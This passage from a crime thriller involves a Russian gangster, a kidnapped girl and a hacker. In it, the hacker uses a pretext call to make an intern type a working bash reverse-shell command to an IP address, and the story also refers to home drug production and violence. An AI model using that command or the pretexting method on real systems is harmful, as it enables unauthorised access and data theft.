"Just as I thought, then," said Passinsky. "It appears this fellow has been a thorn in both our sides. It may interest you to know that, from what I can tell, this is not his usual line of work. He's a computer engineer. Highly skilled, but otherwise rather unremarkable. Aside from a few civilian contracts for the United States Navy, he doesn't even appear to have any military affiliation."

"How is he called?" Sergey hissed.

Passinsky held up his manila envelope. "It is all here. His name, his address, his social groups, and so on."

Sergey kept a poker face. "Supposing I was interested..."

Passinsky rolled his eyes. "Sergey, you *are* interested. I will not play silly games with you, you punk! Do you understand?"

"What do you want for it?"

"You know perfectly well what I want, Sergey," said the old man.

"Suppose I didn't bring it," Sergey said standoffishly. "Suppose I came here only to find out who you are and what you have to offer. And now that I know, suppose I simply reach over this table, grab that envelope from your weak old hands, and walk away?"

Passinsky grimaced. "Even an overgrown Leningrad street urchin should at least feel some shame—"

“It’s called Saint Petersburg, you vegetable-brained geriatric,” Sergey interrupted. “It hasn’t been called Leningrad in over twenty years.”

“Consider it in practical terms,” Passinsky chided. “Why do you think I agreed to meet you *here*?” He leaned back and gestured to the throngs of people milling about the market. “Do you really think you’d be able to get away with attacking an old man in public?”

“Fine. But then, even someone as obviously senile as you should know better than to make me such a pathetic offer. A tube filled with priceless microbes, in exchange for some papers about some random man whom I only care about as an afterthought?”

“The vial is worthless to you,” Passinsky pressed. “You do not know how to use its contents.”

“Ah, but I know *you* want it very badly, and I’m quite certain you’d be willing to give me much more for it than...” Sergey waved at the envelope. “...*that*. No, good Doctor. I think I’ll keep what’s mine.”

“It’s *not* yours,” snapped Passinsky.

“It is now,” Sergey smirked.

The elderly man sighed and leaned forward, clasping his hands. “Sergey, let me be clear. This exchange that I propose is strictly a professional courtesy. I sincerely hope that you hand over the vial amicably. Because if you do not, then I’ll have to have my boss’s men extract it from you by force. I would really prefer that the matter does not escalate to such a level — not because I give a damn about you, but because it would greatly displease my boss. And my boss is not a man I wish to displease further. So that is why I extend to you the invitation of handling this by way of exchange — it is the closest I can come to a win-win solution. Do you understand?”

Sergey stared at the old scientist contemptuously.

Passinsky stared back. “Need I remind you, I’ve already demonstrated that I know how to reach you, where you live, and who your family is.”

Sergey looked away with a snarl. Bitterly, he reached into his pocket, withdrew the small smiley-faced vial, and laid it on the table.

Passinsky gave him the envelope, and took the vial in his liver-spotted fingers. "I'm glad we could come to an agreement."

Sergey opened the envelope and examined the papers inside. "So... Are we done here?"

"Well," said the old scientist, "there is perhaps another matter, more personal in nature."

Sergey growled, "What is it now?"

"This 'Daniel' fellow... He's built a most remarkable machine. A rifle that shoots a pulse of electromagnetic energy..."

"Yes, yes." Sergey groaned. "It kills electronics, I know."

"From a technical perspective, I'm quite curious about this invention. If you were to procure it for me, I could reward you."

Sergey snorted. "That accursed piece of garbage? I'd sooner shove it into a trash compactor."

"You know, a young man at my office helped me identify it. You'll never believe where he recognized the device from. An old computer game! Delightful, isn't it? And do you know what its function was in this computer game? Deactivating robots and... Another kind of monster... My young colleague used an amusing word for it: 'cyborg'. Do you know what a cyborg is, Sergey?"

Sergey shrugged, uninterested.

"Oh Sergey, you of all people really should learn this word. A 'cyborg', you see, is a creature that is part man, part machine. A man who's had parts of his body replaced with electronic components. Parts that no longer function properly because of injury or illness. Do you understand my meaning, my friend?"

Slowly, Sergey's bored demeanor morphed into angry indignation. He folded one arm across his chest, and leaned menacingly toward the old man. "The state of my body is absolutely none of your concern, you parasite-infested swine!"

"It is nothing to be ashamed about," Passinsky said. "In fact, I would consider it a source of pride! A living embodiment of the power of technology over the weaknesses of the flesh."

“Whose flesh are you calling ‘weak’, you decrepit cur? I could break you in half with a flick of my wrist!” Sergey snarled. “How the hell do you know these things about me? Why have you been watching me!? Who the hell do you think you are?”

Passinsky shrugged innocently. “You were simply a part of my assignment, Sergey. It’s nothing personal. My boss knew you’d moved your operation to Seattle after your little falling-out in Leningrad—sorry, Saint Petersburg. And, because of both the location of Tungsten’s offices and the nature of our research objectives, he thought it would make sense to keep track of you. I think he wanted to hire you for some distribution work later. Which, of course, is no longer a possibility...”

Sergey’s fists clutched the sides of the table. “Why me? Why does your boss give a damn about me?”

“Well, I don’t know the details,” Passinsky said nonchalantly. “But from what I understand, you two have a history. I hear you worked for him back in Saint Petersburg? Arranged some sales, apparently...”

Sergey’s throat seized. His pulse throbbed in his neck. “No...”

“I got the impression that something went sour between the two of you back then,” Passinsky continued. “He seemed extremely unhappy about something you’d done about ten years ago...”

The crowded pavilion spun around Sergey’s head, the shifting forms of shoppers and tourists suddenly making him feel nauseous. His breathing grew shaky.

“Something about... What was it?” Passinsky went on. “You kept too large a commission for yourself? Something along those lines? You lied about the size of a sale so you could keep the difference? He never told me exactly what it was, and I never bothered to ask...”

His hearing began to fade. In the periphery of his vision, Sergey could see intricate patterns of capillaries, surging with blood.

Passinsky added, “He’s called Ivan...”

Sergey shot up from his chair. Standing, he lifted the metal patio table a few inches and slammed it back down. The delicate cup of tea, along with its saucer, tumbled and shattered against the patio deck.

“He murdered my family!” Sergey screamed.

Passersby gasped at the outburst and stared in shock. Patrons seated nearby backed away. Café staff glanced back and forth to decide which one of them should say something.

Passinsky flinched but remained seated. His face displayed nothing more than simple annoyance.

“He killed Sveta! And Vadik! His men broke into my home! They gassed me and electrocuted me with cattle prods! They tied me down and forced me to watch! Do you know what he did to them? Do you know!?”

Passinsky avoided eye contact. “I know what kind of man my boss is.”

Sergey suddenly looked away and gasped, “Your boss...! Ivan is your boss...!”

Passinsky nodded. “He’s the man who wires my paychecks. He created a fictitious investment consortium to move funds into the United States, but he’s the consortium’s sole member. Tungsten is his company.”

“Tungsten is his company...” Sergey repeated, his eyes wide with panic.

Passinsky shrugged. “Of course. Surely you didn’t think that a company whose sole project is a new source of cocaine would have an entirely scrupulous investment provider.”

“Tungsten is Ivan’s company...,” Sergey stuttered. “It’s Ivan’s company... And I... Last night, I... Oh dear God...! And he’s coming? Ivan’s coming? Here? Today?”

“He was already on his jet when I talked to him earlier this morning,” said Passinsky. “He’s landed by now.”

“But he doesn’t know, right?” Sergey said, his voice a combination of fury and pleading. “He doesn’t know that I... That my men... That we...”

Passinsky grunted. “Don’t be silly, Sergey. Of course he knows. I told him. And let me tell you, that was not a phone call that I enjoyed having to—”

The small table flew aside with a swipe of Sergey’s hand.



He grabbed the scientist by the collar, and hoisted him to his face. “You son of a bitch!” Sergey screamed, along with a litany of colorful invectives whose rich meanings would be lost in translation. He shook the frail gray form while the old man stammered and demanded that the brute unhand him.

The crowd erupted in protest. The commotion had put bystanders at alert, and many had already been preparing to intervene. Men rushed in — café staff, passersby, fellow patrons — to pull the large man off of the elderly scientist. Women shielded the aged victim, shouted for help, called out for anyone who might speak Russian to come and translate.

Sergey fought back against the pull of many arms around him, grabbing at him, restraining him, forcing him down...

Just like he’d done so many years ago... When the men broke into his house on a frigid Saint Petersburg morning... When they’d knocked the gun from his hand, he grabbed a lamp, and bashed it against their skulls... And when the lamp broke, he continued with his fists... His mighty muscles burning with adrenaline... His wife, Sveta, running to the nursery... Rosie in her crib, crying, screaming... Vadik, his son, six years old, biting, kicking, trying to fend them off with a plastic toy sword... His head reeled from the ether they’d tried to knock him out with... But he would not be subdued, not by these men, not when his family was at stake... And suddenly his entire skeleton rattled within his flesh as cattle prods stabbed his ribs... And his chest felt like it was being crushed in a vise, and there was an arrhythmic fluttering from behind his sternum, and everything tilted and went black...

He picked one hand at random from the many that held him. He grabbed its wrist and gave a twisting yank. There was a crunching noise, and a man shrieked. The injured foe retreated, several people coming to his aid.

The sea of hands released him, and the crowd of vigilant citizens backed away in terror. A vacant ring surrounded him, none daring to come within his reach.

His eyes darted around the pavilion, seeking an escape. The narrow crisscrossing walkways, the rolling street carts, the convoluted

networks of stairs and ramps throughout Pike Place Market would serve him well. But he had to move fast. Not only because the police were surely on their way, but because...

"Rosie," he gasped. "My Rosie...!" He reached for the pocket where he typically kept his cellphone. It wasn't there. He had destroyed it the previous night. "They'll... Oh God...!"

He bolted from the pavilion. A few brave people tried stopping him. He swept them aside like curtains.

Passinsky, straightening his shirt and gesturing graciously to the intervening bystanders, called out after him, "Sergey, don't bother! I'm sure that he already has her."

The old scientist's choice of words was deliberate. In Russian, the verb "to have" is never used in reference to a woman or girl unless it is intended to convey a very specific implication.

***T**HUMP-THUMP! THUMP THUMP! Thump-thump thump...*

Danny vaguely recognized the music.

His eyes opened slowly. The angle of the daylight hinted at an hour well past noon.

His shoulder wound flared as he stirred awake, and his hand still stung from the burn — unavoidable reminders of the horrors of the previous day.

But a trail of thin claw-marks on his chest reminded him that yesterday hadn't been *all* bad.

He stood up and donned pajamas, taking his time. He no longer had a job to show up late for. Most importantly, he had a brilliant and beautiful young woman playing *Dance Dance Revolution* in the next room.

As he opened the bedroom door, the stench of acetone and kerosene stung his nostrils. The kitchen still contained the cluttered trappings of an impromptu biochemical laboratory. Near the sink, he noticed several new items: metal buckets with stirring rods alongside bottles of nail polish remover, industrial-strength drain cleaner, and heating oil.

The music stopped.

"If you see your shadow," said Tina, "do we get six more weeks of winter?"

"Good morning," Danny croaked. "Or afternoon. How long was I out?"

“It’s almost three. I was getting bored!”

“So... I’m starving. I see you’ve been cooking?”

“Eating anything in here would be an astonishingly bad idea,” she replied.

“And here I was looking forward to a nice hearty bacteria stew. How’s the broth doing?”

“See for yourself!” Tina gestured at the pot with the flourish of a game show host.

Danny lifted the lid and was assaulted by the fetid sink of brackish swamp water. He took one look at the blobs of slime bobbing in the rancid yellow-brown soup and slammed the pot closed again.

“It’s in an exponential growth phase. The bacteria can double their population every half hour.”

Danny worked the math. “So after ten hours... That tiny speck you started with has multiplied by a factor of over a million by now. That’s... a lot.”

“That’s biology!”

Danny chuckled. “Proud of yourself, are you?”

“Well, I damn well should be! I’ve been stuck behind a reception desk for almost two years, when I really should have been doing *this*! Behold my awesome powers!” She lifted her head theatrically and splayed her black-nailed fingers.

Danny pulled her close. She wrapped her arms around his waist. “So, when will we know if it works?” he asked. “If it actually makes the... you know... the drug?”

“We already do.” She looked toward the kitchen counter.

Danny followed her gaze. On the countertop, between the scattered glassware, several delicate parallel lines of fine white powder stood out against the black granite.

“I did some shopping while you were asleep,” said Tina. “I picked up glutamate from Super Supplements. Everything else I found at Home Depot. I paid for everything with cash, so there’s no trail. Hanging out with you freaky hacker guys is teaching me a thing or two.”

“You know something?” he said with a devilish smirk. “I’m beginning to think that you’re kind of smart. For a girl, anyway.”

She pressed her body against his. “You’re a dick.”

Their lips met in a kiss that broke his mind free of the bonds of gravity.

In a voice soft and breathy, Tina asked him, “Have you ever tried it, by the way?”

“Tried what?” he asked as he kissed his way down her neck.

“Cocaine.”

“Me? No. No way. Have you?”

“Eh, I’ve indulged,” she said, her fingertips running along his back. “But I think my clubbing days are behind me.”

He turned his attention to her earlobe. “What does it feel like?” he whispered between nibbles.

“Kind of like this.”

“I’m definitely never, ever going to touch the stuff, then.”

“What, you don’t like it?” she teased.

“I’d never be able to stop.”

Kissing continued, growing more vigorous. Fingers glided through hair and brushed across skin. A bra strap slid down over a shoulder.

The doorbell rang.

Danny tried to ignore it. It rang again. “Did you order pizza or something?” he asked.

Tina shook her head.

“It’s probably some Jehovah’s Witnesses. Don’t go anywhere.” With a final kiss, Danny reluctantly headed for the door.

The peephole showed nobody outside. “What the hell?” Confused, he flipped the deadbolt, turned the knob, and began pulling. “Hello...?”

An immense dark blur hurled through the doorway, thrusting the door back against Danny. He fell backward, landing hard on the smooth wood floor.

He looked up, and found himself staring into the long black barrel of a handgun. And on the other side of that gun, silhouetted in the doorway, towered the massive shape of Sergey Mukhayev.

Danny scurried backwards. Sergey followed, matching the pace of Danny's scuttles with a slow, relentless footfall. He kept the gun pointed squarely between Danny's eyes as he marched into his home like a stone golem. Without breaking his gaze, he kicked the front door of the house closed behind him.

Tina screamed. There was a metallic rummaging commotion from the kitchen. She stood holding a large knife with both hands, pointing it at Sergey with as much menace as she could muster — which was not a lot.

Sergey ignored her entirely. He towered over Danny like an enraged colossus and snarled, "Get up!"

Danny whimpered, and struggled to his feet. "How... How did you..."

He grabbed Danny by the throat and pinned him against the wall. "You..." Sergey seethed. "It is all you! I am up in this ass because of you! You nearly killed my nephew. Twice. You tricked me into ordering lockdown. You blew up my factory, got one of my soldiers killed, got another badly wounded. And I am running out of cars!"

"I... I'm sorry!" Danny squeezed through his constrained larynx.

Sergey looked at him with an expression typically used for things stuck to the bottom of a shoe. "I have only one thing now. One thing I am left with." Sergey shoved the muzzle of the gun against Danny's chest. "You. I have you. And you do not look like much. But I know you are one clever little shit. And, God willing, maybe that will be enough."

Danny felt the gun pressing into his ribs. It was shaking.

And as Sergey looked into his eyes, Danny noticed something beyond the rage, deeper than the contempt. It was unbelievable, but unmistakable: the man holding Danny's life literally in his hand was terrified.

"I would love nothing more," said Sergey, "than to kill you right now, clean and easy. But I need you to save my daughter."

DANNY DROPPED HARD INTO THE CHAIR at the computer desk in his bedroom.

Sergey leaned down over his shoulder. “We will have no funny business, understand? I know you will find some sneaky way to use computer to call for help. Well, let me tell you something. If I hear anybody come to this house— *Anybody!* Police. Friend. Neighbor. Newspaper delivery boy. Even stray cat. —then I shoot you dead that moment. I will not even think about it. And then I will use her—” He gestured to Tina behind him. “—as hostage for me to escape. I am being clear to you?”

“Crystal,” Danny squeaked.

Sergey warily eyed the windows on Danny’s large monitor. “What kind of computer is this, anyway? It is not Windows, it is not Mac...”

“It’s Ubuntu,” Danny answered.

“This is what computer hackers use?”

“Actually, yeah...”

The Russian snorted. “Well then! Start it! Do the hacking!”

Danny stared blankly at the screen. “It... Um... It’s not... It doesn’t work like that... You’ve got to give me something to go on. Some kind of lead. What’s her name? Where was she last seen? How old is she?”

“Twelve. She was at her dancing school. Teachers said she left for lunch and never came back.”

“So she’s just cutting class?” Danny asked. As soon as he had said it, he flinched, expecting a fist to the temple and a loud Russian-accented lecture about Sergey’s precious little angel being the sweetest, most well-behaved cherub in all of God’s Creation.

What he heard instead was a stifled chuckle. “You have raised a daughter?” said Sergey. Danny shook his head. “It is true, she is always trying to get away with trouble. Just like her old man. But... There is a man in the city today. Old business colleague. Things went very bad between us many years ago. And in this business, when things go bad...”

"I see..." Danny said, wincing. He opened a web browser, bringing up the plain white expanse of the Google search page. "Let's start with the obvious. What's this man's name?"

"He is called Ivan Zheleznov," said Sergey. "In English, you write it 'Z', 'h'..."

Tina said, "Wait, Iv—?" She promptly cut herself off.

They both turned to her. Sergey asked pointedly, "You have heard about him?"

Tina reluctantly replied, "Is he from Saint Petersburg? Super rich? Owns companies all over the world?"

"Yes!" said Sergey. "You know this man?"

"He's staying at the Medina Gallante, in the Presidential Suite."

Danny asked, "The big fancy lakeside hotel between Mercer and the 520 bridge?"

Tina nodded.

Danny turned back around to the computer and started typing.

Sergey's stare bore into her. "How do you know this?"

"I booked the reservation."

Sergey squinted in confusion for a few moments. "Oh! I know you now. You are office girl from Tungsten! We talked on telephone! Your name is Tina, yes?"

Tina nodded. "Yeah."

Sergey added, "You busted Eugene's lip with old computer keyboard."

Tina turned her head away, looked innocently upward, and said, "Maybe."

Danny browsed the hotel's website. The screen showed a high-resolution slide show of large cedarwood rooms with floor-to-ceiling windows, a steak-and-seafood restaurant, and panoramas of mountains and evergreen forests.

"Christ, this place is *sick*," said Danny. "It's got its own boat dock in Lake Washington — they let guests take their yachts out for a spin. ...Authentic Finnish saunas in the gym ...And a helicopter pad on



the roof, so guests can fly directly from Sea-Tac Airport on rental choppers.”

Sergey grabbed Danny by the arm. “He is in this place right now? Let’s go! We come to my home first, get weapons, get Eugene and Leo, then we get Rosie!”

Danny struggled against his pull. “Jesus, no! Sergey, that’s suicide! Look, the kind of people that stay at a hotel like this, they’re very high rollers. We’re talking ambassadors, heads of state, officers of multinational corporations... My point is, the security in a place like this is going to be state-of-the-art.”

“This does not scare me,” Sergey shrugged.

“It *should*,” urged Danny. “Let me put it in perspective for you. This hotel is in Medina — one of the richest districts in the country, and all the money is from technology. Bill Gates’s house is there. Jeff Bezos — the guy who created Amazon — *his* house is there. They have marine radar systems watching the shoreline to call out the Coast Guard if so much as a floating beach ball gets within 500 feet of anyone’s deck. They have cameras on every street corner that use image recognition software to scan every car that drives through the neighborhood. And this is just what it’s like on *public* property. Inside that hotel, there’s going to be world-class physical security systems, full-time guards, hotlines to SWAT teams, you name it. If you go in with guns blazing, you’ll be mowed down before you make it through the lobby.”

“So what do you suggest?” asked Sergey.

“I don’t know,” said Danny. “Let me think...”

Danny stared at the screen, clicking at random on the web page, looking for leads.

Tina spoke up behind them. “Can I ask why is this so complicated? Why don’t you just call the police?”

Sergey looked at her with frustration. “Do you think police would help *me*? Local police want to catch me for very long time. Even if miracle happened and they rescued her from Ivan, you know what they do then? Use her as bargaining chip against me. They make up

some reason to put her in foster care, make sure I never see her again, pressure me to turn myself in. Do you know what kind of life is for girl her age in foster system? No, this is not what will happen to my Rosie!”

Danny’s face was buried in the screen. “Guys, I think I have an idea.”

“What is your plan?” asked Sergey.

“Well, the hotel’s security system must’ve been built by somebody...”

Sergey paused. “And...?”

“Well, the process by which people build things is... Hold on, give me a minute...” Armed again with a Google search page, Danny typed:

```
"press release" contract security "Medina Gallante"
```

He scanned the results, dismissing most of them, investigating others. He altered the search query several times. He tried the Wayback Machine, LexisNexis, and a dozen different business blogs.

He eventually found what he was looking for. Buried in a tech entrepreneur newsletter from several years prior, there appeared a blurb:

```
SAN JOSE, CA – Carlos Gaeta, President of RockBox Digital  
Security Systems Co., is proud to announce the signing of a  
$17.2M contract with the luxury hotel Medina Gallante of  
Seattle, WA. RockBox will be providing a comprehensive  
package of digital security solutions, including full  
integration with the hotel’s reservation, billing, and access  
management systems.
```

“RockBox Digital Security Systems, in San Jose, California,” Danny noted aloud.

Several more minutes of study armed him with information about RockBox. From industry reports, press releases, and LinkedIn, he deduced that the company was about ten years old and had about 50 workers, about a dozen of whom were engineers. The company’s website listed its phone number.

Danny reached for his cellphone, plugged into a charger on his desk.

A mighty backhand upside his head nearly knocked him out of his chair.

“Ow! What the fuck!” he howled.

Sergey glared at him. “What do you think you are doing? You think I let you make telephone call?”

“I’m doing what you came to me for!” Danny insisted. He pointed to one of the dozens of browser windows on his screen. “See that post? That’s from a job board at UCLA. It’s advertising a summer internship position at the company that built the Gallante’s security system. This gives me an idea. Now, should I sit here talking about it, or can I *show* you instead?”

“Fine. But you must keep it on speakerphone.”

Danny nodded and began dialing.

Sergey watched Danny work the phone, and narrowed his eyes. “What is strange code you are putting before the phone number?”

“It’s star-six-seven. It blocks caller ID. Now, quiet, it’s ringing.”

An older woman’s voice greeted the line. “RockBox Digital Security. How may I direct your call?”

Danny took a deep breath and closed his eyes. In a tone of friendly familiarity, he said, “Hi there. I understand you have a summer intern in your engineering department?”

“Whom may I say is calling?” said the woman.

Danny was thankful she couldn’t see his eyes darting nervously. “This is Danny, with Clay... uh... Prismatic Creations. We’re subcontractors. Your intern was helping us, um, look something up...”

The woman issued a perfunctory, “Please hold.” A few moments later, a young man answered, “Hello?”

Danny imitated the gruff, irritated tone of an overtasked worker. “Have you run this week’s spline reticulation process yet?”

“I... Uh... I’m sorry, I’m not sure what that... um...” the young man fumbled. His voice was squeaky with adolescence.

“You’re the intern, right?” said Danny. “Part of the intern’s job is to keep the server’s splines reticulated. How long have you been there?”

“Only two weeks, sir!” the youth said, audibly terrified. “I don’t... Um... How am I supposed to... uh... What do I...?”

“It’s alright. Obviously nobody’s shown you how to do it yet,” said Danny. “Don’t feel bad. I’ll walk you through it, alright?”

“Okay, sir...”

“What kind of computer is your workstation?” Danny asked. “Windows? Mac? Linux?”

“Mac. Is that okay?”

Danny smiled. “It’s perfect...” He laid his hands upon his keyboard and began working. “Give me just a minute to prepare the server...” A few large black windows opened on his computer screens. His typing sent rows of text cascading down his display. After about a minute, he said into the phone, “Now, I need you to open a terminal window. You know what a terminal window is, right? It’s under Applications, Utilities. Then type the following command exactly as I say it...”

```
exec /bin/sh 0< /dev/tcp/69.17.116.124/1337 1>&0 2>&0
```

On the other end of the line, the intern dutifully repeated the code.

Messages began appearing in the windows on Danny’s display. He silently pumped his fist in a muted cheer of victory.

The young man squawked, “Did it work? It doesn’t look like it’s doing anything...”

“Oh, it’s doing stuff, alright!” Danny assured. “Don’t close that window, okay? I’ll terminate it when... I mean, it’ll terminate on its own when it’s done. Just leave it open. Thank you, young man! Have an *excellent* career!” He ended the call.

Sergey stared at him in confusion. “What the hell was that?”

Danny, interlacing his words with his keystrokes, replied, “That was me teaching some poor kid a valuable life lesson about trusting strangers on the phone. The command I had him type opened a reverse shell — it gave me a back door into his workstation. I’m taking all his console output, bouncing it through a webserver at Claymore Communications, and piping it over to my terminal here. From his point of view, all he sees is a frozen window. But *here*, on *my* screen, I’m controlling his machine from remote. Check it out. Here’s all the files in his home directory. Here’s all his running processes. Oh hey, look! Here’s an SVN repository! And *here*...”

Sergey interrupted the geekspeak. “How is any of this helping get back my Rosie?”

Danny moved his mouse cursor over a block of text. It read, “*Medina Gallante*”. “See this folder? It contains all of RockBox’s digital assets for the Gallante account. It’s got PDFs of the Gallante’s floor plans. User manuals. All of the source code for the software that runs the hotel — keycards, cameras, reservations, utilities...”

Sergey asked, “And with this you can get me into hotel?”

“With this, we can perform whitebox analysis of their integrated security framework,” Danny explained. “We can study how the engineers of this system went about building it, and read notes they left for themselves in the comments of their code. By examining their unit tests, we’ll see which parts of the system they paid extra attention to — and which parts they didn’t. We can study the message-passing framework between different subsystems, and—”

Sergey wrung his hands in frustration. “What is any of this *mean*?”

“It means we might be able to find a flaw and exploit it. And, if the flaw is bad enough, maybe even take over the entire system. No code project is ever completely free of defects, especially not one with

this many different components and built by this many different people. There has to be a chink somewhere in this armor. We just have to find it.”

“You need how much time to do this?” Sergey demanded. “A day? Two?”

Danny laughed humorlessly. “Sergey, something like this could take months.”

“You are full of shit,” Sergey grumbled.

Danny loaded one of the source code files into an editor and expanded it full-screen. Countless multicolored blocks of text overwhelmed the display. “Can *you* read that?”

“This is what you are for,” Sergey retorted.

Danny shook his head. “Looking for defects in source code is a very specialized art. I can’t do this alone. I need to bring more people in.”

Sergey looked at him coldly. “There is no other choice, is there?” He slowly bowed his large head, remaining silent for several long seconds. “I have no way to make you cooperate,” he finally growled, almost choking on the words. “I know if I let you reach help, you will think your way around any threat I can make. Maybe you will call police. Maybe you will run away. You are smart. That is entire reason why I need you. And that is also reason why I cannot control you.” He looked up at Danny. His eyes were reddened and moist. “This is my daughter. Zheleznov has stolen her. Do you know what he plans to do to her? Daniel... Please... *You must not let him take her back to Saint Petersburg!*”

Danny gulped, and looked him in the eye. “If... *If* I agree to help you... I would *only* do it for the sake of your daughter.”

In a tone so low that it was almost inaudible, Sergey said, “As long as you do it.” He swept his thick arm in the direction of Danny’s phone. “You need help for this hacking? Go get it.”

Danny nodded. “I know just the men for the job.”

PYOTR PASSINSKY WATCHED CALMLY as one of the Russian bodyguards blasted another's skull open with a Dragunov rifle.

"Boom! Headshot!" the sniper cheered.

"Son of a bitch!" yelled the victim, slamming his PlayStation controller on the glass coffee table.

"Easy, brother!" the assassin said, laughing. "It's not the table's fault you suck ass."

"Shut it, dick-muncher," he replied. "I've seen you with a real Dragunov. You can't shoot your way out of a wet paper bag."

Another mercenary broke away from a heavy petting session with a waifish whore in one corner of the wide leather couch. He slid over and grabbed the controller. "My turn!"

Passinsky, for his part, merely gazed at the graphics, marveling over the game system's capabilities.

They sat in a red-carpeted sunken living room inside the Presidential Suite of the Medina Gallante, a luxurious penthouse built of cedar, marble, and glass. The young men had co-opted the enormous TV hanging on one wall to challenge each other in *Call of Duty*. Throughout the suite, a dozen or so brash men in their twenties and thirties chatted and drank beer and fiddled with loaded handguns.

On the coffee table sat a crystal punch-bowl filled with fine white powder, freely available to the men to enjoy at their discretion. At the moment, the bowl's contents were being gently picked at by the hot-

pink fingernails of an anorexic young woman with more make-up than clothing. She, too, was there strictly for the men's enjoyment, provided free of charge as a perk of employment by Ivan Zheleznov.

A spiral staircase wound through the high ceiling to the bedrooms above. French doors opened to a balcony overlooking Lake Washington and the Seattle skyline, the city silhouetted in rich hues of orange and pink as the sun set behind the Olympic Mountains.

A commotion outside the room made the men perk their ears. With a press of a button, the video game system went mute.

The entrance of the Presidential Suite of the Medina Gallante was a pair of large cedar doors, latched with curving brass handles. One of those handles turned.

In a blink, handguns leaped from holsters and pointed at the door. Metallic clicks echoed through the room as safeties switched off, hammers cocked, cylinders spun, and slides latched.

Through the door came a rasping, gravelly voice. "Easy, boys! It's just me!" The double doors swung open, pushed apart by the arms of a cavalier middle-aged man in a three-piece suit. In the entryway stood the silver-haired, beak-nosed figure of Ivan Zheleznov. He strutted in like a king among loyal peasants. The mercenaries hooted greetings.

Passinsky rose from the deep couch. He stood humbly and greeted Ivan with a deferential nod.

"Ah, Petya!" said Ivan. "You and I will settle up in a minute. For now, my brothers, show some love! We have a special guest!"

Three men followed him, carrying a rolled-up corduroy rug. The cylindrical mass sagged and drooped, defying their efforts to haul it through the doorway. Passinsky realized that the rug itself was squirming and bucking, trying to wriggle out of their grasp.

Just inside the doorway, once the doors were closed, it succeeded. The rolled-up rug hit the floor and emitted a muffled, high-pitched grunt. It writhed on the ground of its own accord, making tiny growls, and began to unfurl.

From out of the cocoon crawled a twelve-year-old girl.



Rosie Mukhayev's hands were tied behind her back. Duct tape muzzled her mouth. She scrambled to her feet and spun around, finding herself surrounded by large men.

One henchman clasped calloused fingers around her elbows and held her in place. She tried going limp to slide from his grasp, but succeeded only in twisting her shoulder. Futilely, she kicked and body-checked against him, making small, furious noises.

The circle of men parted to make way for Ivan as he approached the young girl. He cocked his head, studying her like an eagle eyeing a cornered rabbit. He reached a bony, gnarled hand toward her face, slid a jagged fingernail against her gag, and yanked the tape from her skin with a loud rip.

She took a deep breath, and screamed. Her shrill steam-whistle cry pierced the room like a storm of razors.

Ivan crossed his arms and laughed with a dry, hacking sound. "Little angel!" he said when her screaming faded. "Do you think anyone can hear you? Look around! Rooms like these are built for rock stars! There's two meters of soundproofing under this floor. You could throw a dance party with a thousand people, and nobody would hear a thing downstairs. A grenade could go off, and people below would just think we're watching a movie."

In English, she sneered, "When my Daddy gets here, you are so fucked."

At this, Ivan burst into haughty laughter. "Your 'Daddy?'" he replied with a heavy accent. "You know what happen before, when your 'Daddy' dance with me?" Switching back to Russian, he commanded, "Take her upstairs! She'll need time to, shall we say, fully comprehend her new circumstances. Keep an eye on her tonight. We'll take her back to St. Petersburg tomorrow. Then we can properly begin her 'education'."

The thug holding her nodded dutifully, and dragged her bucking, kicking, wriggling body up the wide spiral staircase, until her shouts and barks of protest faded somewhere in the carpeted hallways overhead.

When they were gone, Ivan spun to face the living room, and clapped his hands. He flashed Dr. Passinsky a crocodile smile. "Now then. Petya! It's good to see you! I take it you've been able to resolve that little dilemma from this morning?"

Passinsky nodded. He reached into his pocket, and produced the vial.

Ivan took it in his coarse hand and chuckled, looking eye to eye with the smiley face sticker on its side. "Such a small thing, yet a cause of so much fuss!"

"It is the product of years of research," said Passinsky.

"And the cultivation instructions?" Ivan asked.

"I've emailed you documents on proper incubation procedures and optimal yield formulas," said Passinsky. "This bacterial strain appears to be particularly hardy and will probably thrive even in poorly calibrated incubation environments."

Ivan smirked. "Thank you, Petya. You have done well."

Passinsky shrugged off the praise. "Have you had a chance to speak with Tungsten's former creditors?"

"What for?" Ivan said casually.

"What do you mean, 'what for?'" Passinsky reflexed, and instantly regretted it. "At the risk of sounding impertinent, sir... I was under the impression that the whole purpose of your visit was to discuss the recent reinstatement of Tungsten's debts."

Ivan eyed the vial in his hand. "That hardly matters anymore."

"It... doesn't matter?" Passinsky asked suspiciously.

"I have what I need," Ivan said with a shrug, and placed the vial in his chest pocket.

"I... I'm afraid I don't understand. What will happen to Tungsten?"

"The hostile takeover will succeed," Ivan said. "Whoever wants this company, they can have it."

"And the equipment? And the staff?" Passinsky demanded. "And *me*?"

"Auctioned. Disbanded. And..." Ivan gave a wide, uncaring shrug. "Eh."

“We had an agreement!”

“Did we now?” Ivan said with a smirk.

Passinsky’s thin lips curled downward. “Do you think I work for you because I enjoy gazing upon your face?” One look at Ivan’s eyes, and Passinsky knew he was treading on very dangerous ground. “Forgive me, sir. I didn’t mean to be rude. But as a businessman, I’m sure you understand that our arrangement was supposed to further my own interests as well as yours. I have personal theories about the functioning of the brain that I’ve been waiting for *decades* to put to the test. At the Russian Academy of Sciences, my objectives were continuously sidelined by whatever pseudoscientific fixation captured the Politburo’s momentary attention. In the ’60s, it was Lysenkoism. Polywater in the ’70s. Telekinesis in the ’80s. And now, with the Soviet Union dissolved, my sole access to equipment and personnel lies in the private sector — which, in today’s Russia, means doing business with... gentlemen such as yourself. So, let there be no mistake. Your project was an intriguing *diversion*. But my labor for you was contingent on the understanding that, once I completed your R&D goals — *which I have!* — then you would grant me full control of the laboratory with uninterrupted funding for the remainder of my lifetime.”

Ivan replied condescendingly, “Well, that’s just it, Petya. It appears that your life simply won’t be all that long.”

“Oh, I expect I have many good years left in me yet. I’ve maintained a strict nutritional—”

He stopped abruptly at the sensation of someone’s breath blowing down the hairs on the back of his neck. One of Ivan’s soldiers was standing behind him.

“It’s a shame,” Ivan said, shaking his head. “That terrible accident you had this afternoon.”

Every muscle in Passinsky’s old body tensed as realization dawned.

“A man your age really should be careful going down the stairs,” Ivan said. “So easy to fall and break your neck.”

Passinsky opened his mouth to offer a response. He never got the chance.

A strong hand reached over his shoulder, grabbed his chin, and pulled. Another hand pushed the back of his head in the opposite direction.

It occurred to Passinsky that this would be a serious setback for his research.

**B**ENEATH A STAR-FILLED SKY, JASON'S YACHT rocked gently on wind-driven waves. "Can you make the boat hold still?" Danny insisted.

"It's on water. It's as still as it's going to get," Jason countered from the helm. "Can you even hit anything from all the way out here?"

